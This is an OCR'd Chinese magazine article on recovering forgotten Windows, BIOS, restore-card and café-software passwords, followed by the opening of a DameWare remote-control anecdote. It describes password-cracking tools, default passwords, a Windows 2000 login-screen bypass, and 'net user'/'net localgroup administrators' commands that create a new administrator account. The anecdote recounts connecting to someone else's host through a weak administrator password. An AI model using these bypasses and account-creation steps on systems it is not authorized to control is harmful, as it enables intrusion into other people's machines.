


图3




图4




图5

Windows系统各种密码忘了怎么办？

陈海军

作为网管，为了维护计算机的安全运行，必须要设定各种密码。但密码太多，总有忘记的时候。为给广大网管减轻负担，本人结合自身经验，也参考了一些资料，汇聚了普通机房或网吧管理中忘记各种密码后最简洁实用的解决方案，希望对广大网管有所帮助。

1．忘记共享密码

如果是在Win98下，则可以到我们的光盘中找到netpass。本软件利用了Win95/98的“速度破解漏洞”，如图1。键入远程主机的IP地址和共享文件或磁盘，数秒之内即可解开局域网上主机共享文件夹密码。netpass的优点是可实现远程破解，但在Windows 2000/XP中，共享的问题得到了很好的解决，不存在这一漏洞，只能通过重新设置。




图 1

2．忘记屏幕保护、BIOS、共享（本地），IE分级密码，Win98用户密码、Access、查看＊号密码、以及一些常用软件（如优化大师等）的密码

如果系统没有设置SYSTEM（超级用户）密码，则可进入系统后，下载一个非常实用的小工具——AnyPassword（光盘中有收录）。本程序为多种密码获取的集合，可恢复多种密码，使用十分简单（图2）。只要轻轻点击即可。



图 2

> **注意** 前面所说的屏幕保护密码如果是在系统启动时自动加载，则往往进入桌面系统前即被锁定。这时，只能重启系统进入安全模式，使用“复位”键强行启动计算机（某些设计不完善的屏幕保护程序甚至可使用Ctrl＋Alt＋Del强行关闭，其操作就更简单了）。当然，如果不是随系统自动加载，则直接在正常启动后，强行复位即可。

3．忘记SYSTEM（超级用户）密码

如果设置了SYSTEM密码，忘记密码后根本不能启动计算机，我们就无法通过软件来解决密码遗忘的问题了。此时，唯一的方法就是打开机箱，给CMOS放电，清除CMOS中的所有内容（当然也包括密码），然后重新开机进行设置。

另外，有些主板设置了CMOS密码清除跳线，将该跳线短接也可达到同样的目的（详情参见主板说明）。

4．忘记万象幻境或方竹的设置密码

我们可下载专门的破解工具——万象幻境网管专家密码破解器、方竹密码破解器（光盘中有收录）。

如图3所示，万象幻境网管专家密码破解器可显示退出密码、运行设置程序密码、计算机解锁密码、查看历史记录密码、Internet属性密码。使用十分简单，轻轻点击即可。




图 3

5．忘记还原精灵密码

有两种解决方案：

第一是用还原精灵密码读取软件（光盘中有收录），本软件使用方法很简单，只要打开还原精灵的“更改密码”窗口或“检查管理员密码”窗口，不用输入任何密码，点击还原精灵密码读取软件的“读取密码”按钮（图4），就会自动从还原精灵的内存中读取密码。这个程序只用于测试还原精灵内存中存放明文密码的漏洞。




图 4




图 5

第二种方法是彻底清除还原精灵，我们要用到的软件是还原精灵清除器（光盘中有收录）。主要有以下功能：把系统中所有硬盘的MBR都清除为正常的MBR，当然，分区是不会被清除的；使用一些技术来绕过还原精灵自身的保护，执行本程序后，需要重新安装还原精灵；支持Win9x/NT/2000/XP；程序运行时关闭当前所有窗口，因为还原精灵清除器一旦执行，系统马上会重起你的电脑，你没有机会终止它。

还原精灵清除器的操作十分简单（图5），直接点击“清除”即可。

6．忘记硬盘还原卡密码

我们可试试默认密码，远志默认密码为：12345678；小哨兵默认密码为：manager。若已经把默认密码修改了，也有两种方案：第一是到你所用的还原卡公司网站下载硬盘还原卡清除程序，一般每个品牌的公司网站上都有，下载后，先到主板的插槽上拔下还原卡，然后再运行清除程序，这样，重起后就会卸载还原卡。第二种方案：在MS-DOS下（或重起后按F8进入纯DOS），输入：

C:\Windows>debug

然后在DEBUG窗口中输入**-s f000:0 ffff 80 fa 80**后回车，会出现诸如下面这些地址：

```
f000:2177
f000:21f7
f000:2200
f000:3f53
……
```

之后，我们只要找到诸如“f000:****”这样的，第一个*大于8的数就记下来，地址很多。然后输入q 退出。然后再进入DEBUG窗口，输入**-e 0:4c**，记下来那个数（注：反写）。例如：地址为f000:f492，就应该写成：-e 0:4c 92 f4 00 f0。

成功时会听到机器发出一点声音。

-q //按q 退出。

然后用Win命令进入Win98，就可进入开放模式。另外，有些还原卡技术很严密，此方法有可能失效，只能请求公司帮忙了。

7．忘记Win2000/XP系统登陆密码

其实，在遇到了这种情况后我们没必要去重新安装系统、求助第三方软件甚至将机器大卸八块取出硬盘来找寻密码，只要利用Windows 2000中的一个小小漏洞就可轻松解决问题。

到底是怎么操作的呢？请看！

（1）在Windows2000启动后，按照屏幕提示按下Alt + Ctrl + Del进行登录，在登录界面将光标移至用户名输入框，按键盘上的Ctrl+Shift键进行输入法的切换，屏幕上出现输入法状态条，在出现的“全拼”输入法中将鼠标移至输入法状态条点击鼠标右键，在出现的菜单中选择“帮助”，然后继续选择“输入法入门”，在窗口顶部会出现几个按钮，奥妙就在“选项”按钮上。

（2）如果系统未安装Windows2000 ServicePack1或IE5.5，那么在选择“帮助”后，选择“操作指南”。在“操作指南”窗口上边的标题栏单击右键，选择“跳至URL”，此时会弹出Windows 2000的系统安装路径，并要求输入路径。我们输入C：\WinNT\system32（假设Windows 2000安装在C：\WinNT下）。按下“确定”，我们就成功绕过了身份验证，进入了系统的system32目录。

（3）在system32目录下找到“net.exe”，用鼠标右键单击并选择“创建快捷方式”。右键单击该快捷方式，选择“属性→快捷方式→目标”，然后输入“C:\WinNT\system32\net.exe user one 12345678/ADD”，然后点击“确定”。

这一步骤的目的在于用Net.exe创建一个one用户，密码为大写的12345678，双击该快捷方式完成用户的添加。

（4）现在把backup用户添加到Administrators（管理员组中），同样把Net.exe的快捷方式目标修改为“C:\WinNT\system32\net.exe LOCALGROUP Administrators one/ADD”。双击执行。

（5）最后，我们用one用户登录，并修改你原先用户的密码，最后当然不要忘了删除这个one用户。

在WinXP下，net.exe的执行与Win2000有所不同，主要有两方面：

第一方面：

❶重新启动计算机，在启动画面出现后马上按下F8键，选择“带命令行的安全模式”；

❷运行过程结束时，系统列出了系统超级用户“Administrator”和本地用户“zhengkai”（我自己以前建立的）的选择菜单，鼠标单击“Administrator”，进入命令行模式；

❸键入命令：**net user zhengkai 123456 /add**，强制将“zhengkai”用户的口令更改为123456。若想在此添加一新用户（如：用户名为zhangyong，口令为123456），请键入：**net user zhangyong 123456 /add**，添加后可用**net localgroup administrators zhangyong /add**命令将用户提升为系统管理组“Administrators”的用户，并使其具有超级权限；

❹重新启动计算机，选择正常模式运行，就可用更改后的口令123456登录zhengkai用户了。

第二方面：利用“administrator”


我们知道在安装Windows XP过程中，首先是以“Administrator”默认登录，然后会要求创建一个新账户，以便进入Windows XP时使用此新建账户登录。而且在Windows XP的登录界面中也只会出现创建的这个用户账号，不会出现“administrator”。但实际上该“administrator”账号还是存在的，并且密码为空。当我们了解这点以后，假如忘记了登录密码，在登录界面上按住Ctrl+Alt键，再按住Del键二次，即可出现经典的登录画面。

此时，在用户名处键入administrator，密码为空进入，然后再修改“zhengkai”用户的口令即可。

以上均是针对Windows系统各种基本密码的恢复方案，至于一些常用软件的密码恢复就比较简单了，在网上均可找到密码恢复工具，在此就不一一赘述了。

LOOK 声明 笔者写这篇文章的目的，仅给广大网管方便机房、网吧管理之用，任何人如将其用于非法目的，概与本作者及本刊无关。

使用远程控制软件DameWare的一点心得



近墨者

记得当初看了老鸟们写的关于DameWare NT Utilities的文章后，立即从网上Down了一个，拿出珍藏的有管理员弱口令的主机，填上对方IP、用户名及密码，依葫芦画瓢，点connect就和对方建立了连接。

只可惜本人的E文太差，无法理解E文版软件中的各项设置，所以就一路OK，按软件的默认设置连接到对方，但连接后却发现在对方的右下角任务栏中出现了一个Dwrcs的图标，同时还有一个连接窗口（图1），提示有一个名为X的用户用Administrator用户名同他建立了连接。那一刻的感觉简直懵了，手忙脚乱地竟用自已的鼠标到对方桌面中关闭了这个提示窗，以至于对方在此后不停的点击这个图标，想来对方也是满腹疑问！

现在想想，还亏得对方不是个高手，要不然……


